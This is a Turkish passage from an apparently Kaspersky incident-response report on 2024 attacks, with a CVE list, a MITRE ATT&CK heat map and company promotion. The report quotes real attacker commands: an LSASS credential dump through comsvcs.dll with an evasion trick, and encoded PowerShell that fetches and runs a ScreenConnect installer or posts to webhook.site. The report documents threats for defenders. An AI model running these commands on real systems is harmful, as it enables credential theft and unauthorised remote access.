Altyapıya eriştikten sonra, çeşitli gruplar görevleri yapılandırmak veya hizmetleri yüklemek için otomatik komut dosyaları dağıtır. Bu durumda, tehdit aktörü bellek dökümü için bir hizmet yüklemiş ve LSASS hizmetinden ayrıntıları çıkarmıştır. Belirli güvenlik çözümlerinden kaçınmak için, burada açıklandığı gibi özel bir karakter içeren ilginç bir teknik kullandılar: <https://github.com/login-securite/lsassy/blob/master/lsassy/dumpmethod/comsvcs.py>

```
%COMSPEC% /Q /c CMD.EXE /Q /c for /f "tokens=1,2 delims=" ^%A in ("tasklist /fi "Imagenam eq lsass.exe" | find "lsass") do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\<random_name>.tar full
```

CVE-2023-48788'i tanımlamak ve istismar etmek için Büyük Tarama: RRM kullanarak kalıcılık

ID: T1219¹²

Taktik: Komut ve Kontrol

FortiClient EMS'nin internete açık olan savunmasız bir sürümünü tespit ettikten sonra, birden fazla tehdit aktörü RMM araçlarını (uzaktan izleme ve yönetim) ve kötü amaçlı yazılımları kullanarak uygulamaları yükledi ve tehlikeye atılan altyapıda kalıcılık kazandı. GERT, bu saldırılar sırasında konuşlandırılan ve bu yamalanmamış güvenlik açığından yararlanan birden fazla yükün varlığını analiz etmiş ve doğrulamıştır¹³.

Güvenlik açığından yararlandıktan sonra saldırganlar, ScreenConnect gibi bir uzaktan yönetim aracının yüklenmesini kolaylaştırmak için istismar edilen sistemde bir PowerShell komutu yapılandırdı:

```
POWERSHELL.EXE -COMMAND ""ADD-TYPE -ASSEMBLYNAME SYSTEM.WEB; CMD.EXE /C ([SYSTEM.WEB.HTTPUTILITY]::URLDECODE("""%63%75%72%6C%20%2D%6F%20%43%3A%5C%75%70%64%61%74%65%2E%65%78%65%20%22%68%74%74%70%73%3A%2F%2F%69%6E%66%69%6E%69%74%79%2E%73%63%72%65%65%6E%63%6F%6E%6E%65%63%74%2E%63%6F%6D%2F%42%69%6E%2F%53%63%72%65%65%6E%43%6F%6E%6E%65%63%74%2E%43%6C%69%65%6E%74%53%65%74%75%70%2E%65%78%65%3F%65%3D%41%63%63%65%73%73%26%79%3D%47%75%65%73%74%22%20%26%20%73%74%61%72%74%20%2F%42%20%43%3A%5C%75%70%64%61%74%65%2E%65%78%65"""))""
```

Deşifre edilen yazı şu adrese gidiyor:

```
curl -o C:\update.exe "https://infinity.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest" & start /B C:\update.exe
```

GERT'in analizi ayrıca saldırganların savunmasız hizmetleri belirlemek için webhook.site kamu hizmetini kullandıklarını doğruladı. Bir istek göndererek, herhangi bir uygulama yüklemeye gerek kalmadan hizmetin güvenlik açığı olup olmadığını belirleyebiliyorlardı. Bu uygulama özellikle numaralandırma sırasında kullanılmak içindir ve kalıcılık sağlamaz:

```
POWERSHELL.EXE -COMMAND ""ADD-TYPE -ASSEMBLYNAME SYSTEM.WEB; CMD.EXE /C ([SYSTEM.WEB.HTTPUTILITY]::URLDECODE("""%70%6F%77%65%72%73%68%65%6C%6C%20%2D%63%20%22%69%77%72%20%2D%55%72%69%20%68%74%74%70%73%3A%2F%2F%77%65%62%68%6F%6F%6B%2E%73%69%74%65%2F%32%37%38%66%58%58%58%58%2D%63%61%33%62%2D[REDACTED]%2D%39%36%65%34%2D%58%58%58%58%34%35%61%61%36%38%30%39%20%2D%4D%65%74%68%6F%64%20-%50%6F%73%74%20%2D%42%6F%64%79%20%27%74%65%73%74%27%20%3E%20%24%6E%75%6C%6C%22"""))""
```

Şifre çözüldüğünde, son bir PS1 komutu içeren bir komut zinciri ortaya çıktı.

```
cmd.exe -> POWERSHELL.EXE -> CMD.exe -> powershell -c "iwr -Uri hxxps://webhook.site/278fXXXX-ca3b-[REDACTED]-96e4-XXXX-45aa6809 -Method Post -Body 'test' > $null"
```

11 T1003: İşletim Sistemi Kimlik Bilgisi Dökümü

12 T1219: Uzaktan Erişim Yazılımı

13 SecureList. Saldırganlar yamalanmış bir FortiClient EMS güvenlik açığından aktif olarak yararlanıyor




En sık rastlanan güvenlik açıkları

Aşağıdaki şemada, 2024 yılında istismar edilen önceki yıllara ait güvenlik açıkları gösterilmektedir. 2024'te saldırganlar tarafından istismar edilen güvenlik açıklarının %90'ından fazlası bir yıldan daha uzun bir süre önce yayınlanmıştır; bu da saldırıya uğrayan kuruluşların etkisiz güncelleme politikalarına sahip olduğunu göstermektedir.

Şekil 6

2024'te istismar edilen önceki yıllara ait güvenlik açıkları



Veri setimizde 2024 yılı için bulunan en yaygın güvenlik açıkları CVE-2016-0099, CVE-2017-0176, CVE-2019-1458, CVE-2020-1472, CVE-2020-0688, CVE-2020-0787, CVE-2021-42287, CVE-2021-34523, CVE-2021-34473 ve CVE-2023-29357 gibi Microsoft ürünleriyle (Windows, Exchange, Active Directory, SharePoint) ilgiliydi. Ayrıca OpenSSH sunucusunda (sshd) CVE-2023-38408, CVE-2024-6387 (regreSSHion olarak da bilinir) ve CVE-2024-6409 güvenlik açıklarının sayısında belirgin bir artış tespit ettik. Cisco IOS XE yazılımı Web UI'yi (CVE-2023-20273 ve CVE-2023-20198) hedef alan güvenlik açıkları da tespit edilmiştir.

Olay müdahale çalışmaları sırasında tespit ettiğimiz güvenlik açıklarının yaklaşık %40'ı Uzaktan Kod Çalıştırma (RCE) ile sonuçlanırken, eşit bir oran da Ayrıcalık Yükseltme istismarlarıyla bağlantılıdır. Bu kategorilerdeki yüksek ve kritik güvenlik açıklarının önemli bir kısmının GitHub ve Exploit-DB gibi platformlarda kamuya açık kavram kanıtları (PoC) bulunmaktadır. Bu da saldırganların erişim sağlamasını ve farklı ortamlar arasında yanal hareketler gerçekleştirmesini kolaylaştırır.

Tekrarlanan Ortak Zayıflık Numaralandırma (CWE) kategorileri arasında, CWE-120 (Klasik Arabellek Taşması), CWE-269 (Hatalı Ayrıcalık Yönetimi), CWE-287 (Hatalı Kimlik Doğrulama) ve CWE-918'in (Sunucu Tarafı İstek Sahteciliği - SSRF) en yaygın olanlar olduğunu gördük. Bunların hepsi güvenli kodlama uygulamaları (statik kod analizi ve otomatik dinamik analiz gibi) kullanılarak önlenebilecek güvenlik açıklarıdır. Bu durum, geliştiricilerin geliştirme yaşam döngüsünün her aşamasında güvenliğe öncelik vermelerinin ve güvenli, tasarıma göre gizlilik ilkelerini benimsemelerinin önemini vurgulamaktadır. Buna ek olarak, müşteriler düzenli güncellemeleri ve güvenlik yamalarının zamanında uygulanmasını sağlamalıdır.

Kullanılan CVE'lerin tam listesi

PoC kullanılabilir - Microsoft Windows (İkincil Oturum Açma Hizmeti)

CVE-2016-0099

CVSS 7.8 HIGH

CWE-120

Ayrıcalıkların Arttırılması

MS16-032 olarak da bilinen İkincil Oturum Açma Hizmetindeki bir güvenlik açığı, yerel kullanıcıların hazırlanmış bir uygulama aracılığıyla ayrıcalık kazanmasına olanak tanır.

Microsoft Windows (gpkcsp.dll)

CVE-2017-0176

CVSS 8.1 HIGH

CWE-120

Uzaktan Kod Çalıştırma (RCE)

Microsoft Windows XP (SP3'e kadar) ve Server 2003'te (SP2'ye kadar) gpkcsp.dll dosyasındaki Akıllı Kart kimlik doğrulama kodundaki bir arabellek taşması, hedef bilgisayar bir Windows etki alanının parçasıysa ve Uzak Masaüstü Protokolü (veya Terminal Hizmetleri) etkinse, saldırgan tarafından uzaktan kod çalıştırılmasına olanak tanır.

PoC kullanılabilir - Microsoft Windows (Win32k)

CVE-2019-1458

CVSS 7.8 HIGH

CWE-1219

Ayrıcalıkların Arttırılması

Güvenlik açığı, kötü niyetle hazırlanmış bir dosyayı işlerken uygulamadaki bir hatadan kaynaklanır ve uzaktaki bir saldırganın savunmasız sistemlerde ayrıcalıklarını arttırmak için potansiyel olarak yararlanmasına olanak tanır.

PoC kullanılabilir - Microsoft Windows (Netlogon)

CVE-2020-1472

CVSS 10.0 CRITICAL

CWE-330

Ayrıcalıkların Arttırılması

Bir saldırgan Netlogon Remote Protocol (MS-NRPC) kullanarak bir etki alanı denetleyicisine savunmasız bir Netlogon güvenli kanal bağlantısı kurduğunda ortaya çıkan bir ayrıcalık yükseltme güvenlik açığı. Bu güvenlik açığından yararlanmak, bir saldırganın bir ağ cihazında özel olarak hazırlanmış bir uygulama çalıştırmasına olanak tanır.

PoC kullanılabilir - Microsoft Exchange Server

CVE-2020-0688

CVSS 8.8 HIGH

CWE-287

Uzaktan Kod Çalıştırma (RCE)

Microsoft Exchange'de bellekteki nesnelerin hatalı işlenmesi nedeniyle ortaya çıkan bir uzaktan kod çalıştırma güvenlik açığı.

PoC kullanılabilir - Microsoft Windows (Arka Plan Akıllı Transfer Hizmeti - BITS)

CVE-2020-0787

CVSS 7.8 HIGH

CWE-59

Ayrıcalıkların Arttırılması

Windows Arka Plan Akıllı Aktarım Hizmetinde (BITS) ayrıcalık yükseltme güvenlik açığı.

PoC kullanılabilir - Microsoft Active Directory Etki Alanı Hizmetleri

CVE-2021-42287

CVSS 8.8 HIGH

CWE-269

Ayrıcalıkların Arttırılması

Active Directory Etki Alanı Hizmetleri ayrıcalık yükseltme güvenlik açığı, bir saldırganın standart bir etki alanı kullanıcısından bir etki alanı yöneticisinin kimliğine bürünmesine olanak tanır.

PoC kullanılabilir - Microsoft Exchange Server

CVE-2021-26855

CVSS 9.8 CRITICAL

CWE-918

Uzaktan Kod Çalıştırma (RCE)

Microsoft Exchange Server'da bir saldırganın kimlik doğrulamasını atlamasına ve yöneticiyi taklit etmesine olanak tanıyan güvenlik açığı.

Microsoft Exchange Server

CVE-2021-31207

CVSS 6.6 MEDIUM

CWE-434

Güvenlik Özelliği Bypassı

Uzak bir saldırganın Microsoft Exchange Server'in savunmasız kurulumlarında rastgele kod çalıştırmasına izin verir. En kötü senaryoda, saldırgan SYSTEM bağlamında rastgele kod çalıştırabilir.

PoC kullanılabilir - Microsoft Active Directory Etki Alanı Hizmetleri**CVE-2021-42278****CVSS 7.5 HIGH****CWE-269**

Ayrıcalıkların Arttırılması

Active Directory Etki Alanı Hizmetlerindeki bir ayrıcalık yükseltme güvenlik açığı, standart bir etki alanı kullanıcısının bir etki alanı yöneticisinin kimliğine bürünmesine olanak tanır.

PoC kullanılabilir - Microsoft Exchange Server**CVE-2021-34523****CVSS 9.8 CRITICAL****CWE-287**

Ayrıcalıkların Arttırılması

Microsoft Exchange Server'da PowerShell remoting isteklerinin yanlış doğrulanması sonucu ortaya çıkan bir ayrıcalık yükseltme güvenlik açığı.

PoC kullanılabilir - Microsoft Exchange Server (Otomatik Keşif)**CVE-2021-34473****CVSS 9.8 CRITICAL****CWE-918**

Uzaktan Kod Çalıştırma (RCE)

Autodiscover hizmetindeki güvenlik açığı, uzaktan saldırganların etkilenen Microsoft Exchange Server'da rastgele kod çalıştırmasına olanak tanır.

Bitrix Site Manager**CVE-2022-27228****CVSS 9.8 CRITICAL****CWE-20**

Uzaktan Kod Çalıştırma (RCE)

Bitrix Site Manager'ın vote modülünde (< 21.0.100) güvenlik açığı vardır. Kimliği doğrulanmamış uzak bir saldırganın rastgele kod çalıştırmasına olanak tanır.

PoC kullanılabilir - Veeam Backup & Replication**CVE-2023-27532****CVSS 7.5 HIGH****CWE-306**

Eksik Kimlik Doğrulama

Veeam Backup & Replication'ın bir bileşenindeki güvenlik açığı, saldırganın yapılandırma veritabanında depolanan şifrelenmiş kimlik bilgilerini elde etmesine olanak tanır.

PoC kullanılabilir - OpenSSH (ssh-aracısı)**CVE-2023-38408****CVSS 9.8 CRITICAL****CWE-428**

Uzaktan Kod Çalıştırma (RCE)

9.3p2'den önceki OpenSSH sürümlerinde, ssh-agent'in PKCS#11 özelliği savunmasız bir arama yoluna sahiptir ve bu da onu yeterince güvenilir kılmaz. Saldırgan tarafından kontrol edilen bir sistem iletilen bir aracı alırsa bu durum uzaktan kod yürütülmesine neden olabilir.

PoC kullanılabilir - Microsoft SharePoint Server**CVE-2023-29357****CVSS 9.8 CRITICAL****CWE-303**

Ayrıcalıkların Arttırılması

Microsoft SharePoint Server'da uzaktan saldırganların ayrıcalıklarını arttırmasına olanak tanıyan güvenlik açığı.

PoC kullanılabilir - Cisco IOS XE (Web Kullanıcı Arayüzü)**CVE-2023-20273****CVSS 7.2 HIGH****CWE-78**

Uzaktan Kod Çalıştırma (RCE)

Cisco IOS XE yazılımının web kullanıcı arayüzü özelliği, kimliği doğrulanmış, uzak bir saldırganın kök ayrıcalıklarına sahip komutlar enjekte etmesine izin verebilir.

PoC kullanılabilir - Cisco IOS XE (Web Kullanıcı Arayüzü)**CVE-2023-20198****CVSS 10.0 CRITICAL****CWE-420**

Ayrıcalıkların Arttırılması

Kimliği doğrulanmamış bir saldırganın "ayrıcalık düzeyi 15 erişimi" (tüm komutlara tam erişim) olan bir hesap oluşturmaya izin verir.

PoC kullanılabilir - FortiClientEMS**CVE-2023-48788****CVSS 9.8 CRITICAL****CWE-89**

SQL Enjeksiyonu

Fortinet FortiClientEMS'te bir SQL komutunda kullanılan özel öğelerin uygunsuz şekilde etkisizleştirilmesi (SQL enjeksiyonu), bir saldırganın özel olarak hazırlanmış paketler aracılığıyla yetkisiz kod veya komutları çalıştırmasına olanak tanır.

PoC kullanılabilir - OpenSSH (sshd)**CVE-2024-6387****CVSS 8.1 HIGH****CWE-362**

Uzaktan Kod Çalıştırma (RCE)

RegreSSHion olarak da bilinen OpenSSH sunucusundaki (sshd) bu güvenlik açığı, savunmasız sunucuda uzaktan kod yürütülmesine yol açabilir.

OpenSSH (sshd)**CVE-2024-6409****CVSS 7.0 HIGH****CWE-364**

Uzaktan Kod Çalıştırma (RCE)

OpenSSH sunucusunda (sshd) ayrıcalıksız bir kullanıcı olarak uzaktan kod yürütülmesine yol açabilecek yarış koşulu güvenlik açığı keşfedildi.



MITRE ATT&CK taktik ve teknik ısı haritası

TA0043: Keşif	TA0042: Kaynak Geliştirme	TA0001: İlk Erişim	TA0002: Yürütme	TA0003: Kalıcılık
T1595.002: Aktif Tarama: Güvenlik Açığı Taraması	T1587.001: Yetenekler Geliştirin: Kötü Amaçlı Yazılım	T1190: Kamuya Açık Uygulamalardan Yararlanma	T1059.003: Komut ve Komut Dosyası Yorumlayıcısı: Windows Command Shell	T1078.002: Geçerli Hesaplar: Alan Adı Hesapları
T1589.001: Mağdur Kimlik Bilgilerini Toplama	T1588.002: Yetenekleri Elde Edin: Araç	T1078.002: Geçerli Hesaplar: Alan Adı Hesapları	T1569.002: Sistem Hizmetleri: Hizmet Yürütme	T1543.003: Sistem İşlemi Oluşturma veya Değiştirme: Windows Hizmeti
T1598: Bilgi için Kimlik Avı		T1199: Güvene Dayalı İlişki	T1059.001: Komut ve Komut Dosyası Yorumlayıcısı: PowerShell	T1505.003: Sunucu Yazılım Bileşeni: Web Kabuğu
T1595.001: Aktif Tarama: IP Bloklarını Tarama		T1133: Harici Uzak Hizmetler	T1053.005: Zamanlanmış Görev / İş: Zamanlanmış Görev	T1136.001: Hesap Oluştur: Yerel Hesap
T1592: Mağdur Ana Bilgisayar Bilgilerini Toplama		T1078: Geçerli Hesaplar	T1047: Windows Yönetim Araçları	T1053.005: Zamanlanmış Görev / İş: Zamanlanmış Görev
		T1566.002: Kimlik Avı: Hedef Odaklı Kimlik Avı Bağlantısı	T1059: Komut ve Komut Dosyası Yorumlayıcısı	T1078.003: Geçerli Hesaplar: Yerel Hesaplar
		T1078.003: Geçerli Hesaplar: Yerel Hesaplar	T1059.004: Komut ve Komut Dosyası Yorumlayıcısı: Unix Shell	T1098: Hesap Manipülasyonu
		T1566.001: Kimlik Avı: Hedef Odaklı Kimlik Avı Eklentisi	T1059.005: Komut ve Komut Dosyası Yorumlayıcısı: Visual Basic	T1547.001: Önyüklemeye Otomatik Başlatma Yürütmesi: Kayıt Defteri Çalıştırma Anahtarları / Başlangıç Klasörü
		T1133: Harici Uzak Hizmetler	T1053.003: Zamanlanmış Görev / İş: Cron	T1133: Harici Uzak Hizmetler
		T1078.002: Geçerli Hesaplar: Alan Adı Hesapları	T1059.006: Komut ve Komut Dosyası Yorumlayıcısı: Python	T1136.002: Hesap Oluştur: Alan Adı Hesabı
		T1566: Kimlik Avı	T1021.002: Uzak Hizmetler: SMB/Windows Yönetici Paylaşımları	T1136: Hesap Oluştur
			T1204: Kullanıcı Yürütme	T1053: Zamanlanmış Görev / İş
			T1059.010: Komut ve Komut Dosyası Yorumlayıcısı: AutoHotKey ve AutoIT	T1037.004: Önyüklemeye Otomatik Başlatma Komut Dosyaları: RC Komut Dosyaları
			T1059.009: Komut ve Komut Dosyası Yorumlayıcısı: PowerShell: Bulut API'si	T1543.002: Sistem İşlemi Oluşturma veya Değiştirme: Windows Hizmeti: Systemd Hizmeti
			T1559: Süreçler Arası İletişim	T1543: Sistem Süreci Oluşturma veya Değiştirme
			T1053: Zamanlanmış Görev / İş	T1574.002: Hijack Yürütme Akışı: DLL Yan Yükleme
			T1203: Müşteri Yürütme için İstisna	T1053.003: Zamanlanmış Görev / İş: Cron
			T1053.002: Zamanlanmış Görev / İş: At	T1098.004: Hesap Manipülasyonu: SSH Yetkili Anahtarları
				T1078: Geçerli Hesaplar
				T1574.006: Korsan Yürütme Akışı: Dinamik Bağlayıcı Korsanlığı
				T1546.003: Olay Tetiklemeli Yürütme: Windows Yönetim Araçları Olay Aboneliği

MITRE ATT&CK matrisi, kurumsal ağları hedef alan düşmanlar tarafından kullanılan taktik ve teknikleri özetlemektedir. 2024'te araştırdığımız saldırılara dayanarak farklı tekniklerin yaygınlığını vurgulamak için matrisi renklerle kodladık.

%6-11 %11-15 %15-20 >%20

TA0004:
Ayrıcalık YükseltmeTA0005:
Savunmadan KaçınmaTA0006:
Kimlik Bilgisi ErişimiTA0007:
Bulma

T1078.002: Geçerli Hesaplar: Alan Adı Hesapları	T1070.004: Gösterge Kaldırma: Dosya Silme	T1003: İşletim Sistemi Kimlik Bilgisi Dökümü	T1046: Ağ Hizmeti Bulma
T1068: Ayrıcalık Yükseltme için İstismar	T1562.001: Savunmaları Boz: Araçları Devre Dışı Bırakma veya Değiştirme	T1003.001: İşletim Sistemi Kimlik Bilgileri Dökümü: LSASS Bellek	T1018: Uzaktan Sistem Bulma
T1484.001: Alan Adı veya Kiracı İlkesi Değişikliği: Grup İlkesi Değişikliği	T1070.001: Gösterge Kaldırma: Windows Olay Günlüklerini Temizle	T1552.001: Güvenli Olmayan Kimlik Bilgileri: Dosyalardaki Kimlik Bilgileri	T1135: Ağ Paylaşımı Bulma
T1078.002: Geçerli Hesaplar: Alan Adı Hesapları	T1140: Dosyaların veya Bilgilerin Gizliliğini Kaldırma / Kodunu Çözme	T1555: Parola Depolarından Kimlik Bilgileri	T1082: Sistem Bilgisi Bulma
T1547.005: Önyükleme veya Oturum Açma Otomatik Başlatma Yürütmesi: Güvenlik Destek Sağlayıcısı	T1036.005: Maskeleye: Meşru İsim veya Konumu Eşleştirme	T1110.001: Deneme Yanılma: Parola Tahmin Etme	T1087.002: Hesap Bulma: Alan Adı Hesabı
T1098: Hesap Manipülasyonu	T1036.004: Maskeleye: Maskeli Görev veya Hizmet	T1110: Kaba Kuvvet	T1482: Alan Adı Güveni Bulma
T1543.003: Sistem İşlemi Oluşturma veya Değiştirme: Windows Hizmeti	T1027.002: Gizlenmiş Dosyalar veya Bilgiler: Yazılım Paketleme	T1003.006: İşletim Sistemi Kimlik Bilgileri Dökümü: DCSync	T1069.002: İzin Grupları Bulma: Alan Adı Grupları
T1548.002: Yükseltme Kontrol Mekanizmasını Kötüye Kullanma: Kullanıcı Hesabı Denetimini Atlama	T1078.002: Geçerli Hesaplar: Alan Adı Hesapları	T1003.003: İşletim Sistemi Kimlik Bilgileri Dökümü: NTDS	T1057: Süreç Bulma
T1548.001: Kötüye Kullanım Yükseklik Kontrol Mekanizması: setuid ve setgid	T1112: Kayıt Defterini Değiştirme	T1003.001: İşletim Sistemi Kimlik Bilgileri Dökümü: LSASS Bellek	T1033: Sistem Sahibi / Kullanıcı Bulma
	T1027.009: Karartılmış Dosyalar veya Bilgiler: Gömülü Yükler	T1555.005: Parola Depolarından Kimlik Bilgileri: Parola Yöneticileri	T1049: Sistem Ağ Bağlantıları Bulma
	T1218.011: Sistem İkili Proxy Yürütme: Rundll32	T1110.003: Deneme Yanılma: Parola Püskürtme	T1016: Sistem Ağı Yapılandırma Bulma
	T1070.009: Gösterge Kaldırma: Net Kalıcılık	T1555.004: Parola Depolarından Kimlik Bilgileri: Windows Kimlik Bilgisi Yöneticisi	T1615: Grup İlkesi Bulma
	T1078.003: Geçerli Hesaplar: Yerel Hesaplar	T1212: Kimlik Bilgileri Erişimi için İstismar	T1083: Dosya ve Dizin Bulma
	T1055: Süreç Enjeksiyonu	T1557: Ortadaki Adam Saldırısı	T1087.001: Hesap Keşfi: Yerel Hesap
	T1070.006: Gösterge Kaldırma: Timestomp	T1528: Uygulama Erişim Belirtecini Çalma	T1087: Hesap Bulma
	T1027.010: Gizlenmiş Dosyalar veya Bilgiler: Komut Gizleme	T1552: Teminatsız Kimlik Bilgileri	T1560.001: Toplanan Verileri Arşivle: Yardımcı Program Aracılığıyla Arşiv
	T1027.001: Gizlenmiş Dosyalar veya Bilgiler: İkili Dolgu	T1056.001: Girdi Yakalama: Tuş Kaydı	T1124: Sistem Zaman Keşfi
	T1027.013: Gizlenmiş Dosyalar veya Bilgiler: Şifrelenmiş / Kodlanmış Dosya	T1552.004: Güvenli Olmayan Kimlik Bilgileri: Özel Anahtarlar	T1201: Parola İlkesi Bulma
	T1562.001: Savunmaları Boz: Araçları Devre Dışı Bırakma veya Değiştirme	T1555.003: Parola Depolarından Kimlik Bilgileri: Web Tarayıcılarından Gelen Kimlik Bilgileri	T1012: Sorgu Kayıt Defteri
	T1574.001: Hijack Yürütme Akışı: DLL Arama Sırasının Ele Geçirilmesi	T1552.002: Güvencesiz Kimlik Bilgileri: Kayıt Defterindeki Kimlik Bilgileri	T1614.001: Sistem Konumu Keşfi: Sistem Dili Keşfi
	T1562: Savunmalara Zarar Verme	T1040: Ağ Yoklama	
	T1574.002: Hijack Yürütme Akışı: DLL Yan Yükleme		
	T1070.003: Gösterge Kaldırma: Komut Geçmişini Temizle		
	T1622: Hata Ayıklayıcı Kaçınma		
	T1562.002: Savunmaları Zayıflat: Windows Olay Günlüğünü Devre Dışı Bırak		
	T1070: Göstergenin Sökülmesi		
	T1027.003: Gizlenmiş Dosyalar veya Bilgiler: Steganografi		
	T1564.006: Yapıtları Gizle: Sanal Örneği Çalıştır		
	T1484.001: Alan Adı veya Kiracı İlkesi Değişikliği: Grup İlkesi Değişikliği		
	T1218.005: Sistem İkili Vekil Yürütme: Mshta		

■ %6-11 ■ %11-15 ■ %15-20 ■ >%20



TA0008:
Yanal HareketTA0009:
ToplamaTA0011:
Komut ve kontrolTA0010:
SızdırmaTA0040:
EtkiT1021.001: Uzak Hizmetler:
Uzak Masaüstü ProtokolüT1560.001: Toplanan Verileri
Arşivle: Yardımcı Program
Aracılığıyla Arşiv

T1572: Protokol Tünelleme

T1567: Web Hizmeti Üzerinden
Sızdırma

T1486: Etki için Şifrelenmiş Veriler

T1021.002: Uzak Hizmetler: SMB /
Windows Yönetici PaylaşımlarıT1005: Yerel Sistemden Gelen
Veriler

T1105: Giriş Aracı Transferi

T1537: Verileri Bulut Hesabına
Aktarma

T1485: Veri İmhası

T1021.004: Uzak Hizmetler:
SSHT1039: Ağ Paylaşımlı
Sürücüsünden Gelen VerilerT1071.001: Uygulama Katmanı
Protokolü: Web Protokolleri

T1020: Otomatik Sızdırma

T1561: Disk Silme

T1021: Uzaktan Hizmetler

T1119: Otomatik Toplama

T1219: Uzaktan Erişim Yazılımı

T1567.002: Web Hizmeti
Üzerinden Sızma: Bulut
Depolamaya SızmaT1561.002: Disk Silme:
Disk Yapısı Silme

T1570: Yanal Araç Transferi

T1114.001: E-posta Toplama:
Yerel E-posta Toplama

T1090.001: Proxy: Dahili Proxy

T1048: Alternatif Protokol
Üzerinden Sızdırma

T1565: Veri Manipülasyonu

T1021.006: Uzak Hizmetler:
Windows Uzaktan YönetimT1560: Toplanan Verileri
ArşivlemeT1132.001: Veri Kodlama:
Standart KodlamaT1041: C2 Kanalı Üzerinden
SızdırmaT1550.002: Alternatif Kimlik
Doğrulama Materyali Kullan:
Karmayı AtlaT1113: Ekran Görüntüsü
Yakalama

T1090: Vekil sunucu

T1021.003: Uzak Hizmetler:
Dağıtılmış Bileşen Nesne Modeli

T1572: Protokol Tünelleme

T1665: Altyapıyı Gizleme

T1071.004: Uygulama Katmanı
Protokolü: DNST1021.001: Uzak Hizmetler:
Uzak Masaüstü ProtokolüT1568.002: Dinamik
Çözünürlük: Etki Alanı
Oluşturma AlgoritmalarıT1021.002: Uzak Hizmetler:
SMB / Windows Yönetici
Paylaşımları

T1102: Web Hizmeti

T1210: Uzaktan Hizmetlerin
İstismarı

T1568: Dinamik Çözünürlük

T1563.002: Uzak Hizmet
Oturumu Korsanlığı:
RDP Ele GeçirilmesiT1573.001: Şifreli Kanal:
Simetrik KriptografiT1041: C2 Kanalı Üzerinden
SızdırmaT1071: Uygulama Katmanı
Protokolü

%6-11

%11-15

%15-20

>%20

Kaspersky Hakkında

Kaspersky, 1997 yılında kurulmuş küresel bir siber güvenlik ve dijital gizlilik şirkettir. Derin tehdit istihbaratı ve güvenlik uzmanlığımız, dünyanın dört bir yanındaki işletmeleri, kritik altyapıları, devletleri ve tüketicileri korumak için sürekli olarak yenilikçi güvenlik çözümlerine ve hizmetlerine dönüşüyor. Kapsamı güvenlik portföyümüz, sofistike ve gelişen dijital tehditlerle savaşmak için önde gelen uç nokta korumasını ve özel güvenlik çözümünü ve hizmetini içerir.

Kaspersky Güvenlik Hizmetleri



**Kaspersky
Managed Detection
and Response**



**Kaspersky
Incident Response**



**Kaspersky
SOC Consulting**



**Kaspersky
Digital Footprint
Intelligence**



**Kaspersky
Security
Assessment**



**Kaspersky
Compromise
Assessment**

Daha fazla bilgi

Global tanınırlık

Kaspersky ürünleri ve çözümleri sürekli bağımsız testlere ve incelemelere tabi tutulur ve rutin olarak en iyi sonuçları, takdirleri ve ödülleri alır. Teknolojilerimiz ve süreçlerimiz dünyanın en saygın analist kuruluşları tarafından düzenli olarak değerlendirilmekte ve doğrulanmaktadır. En çok test edilen. En çok ödül alan.

Daha fazla bilgi

Kaspersky'de 5000'den

fazla profesyonel çalışıyor

%50

oranında çalışmamız
Ar-Ge uzmanı

5

benzersiz uzmanlık
merkezleri

467 bin

Kaspersky tarafından
her gün tespit edilen
yeni zararlı dosya

200 bin

dünya çapında kurumsal
müşteri

4,9 milyar

2024'te Kaspersky
tarafından tespit edilen
siber saldırılar



Saldırı altında
mısınız?
Bize Ulařın



kaspersky

Olay Yanıtı

www.kaspersky.com.tr

© 2025 AO Kaspersky Lab. Tescilli ticari markalar ve hizmet
markaları ilgili sahiplerinin mülkiyetindedir.

#kaspersky
#geleceęiyakalayın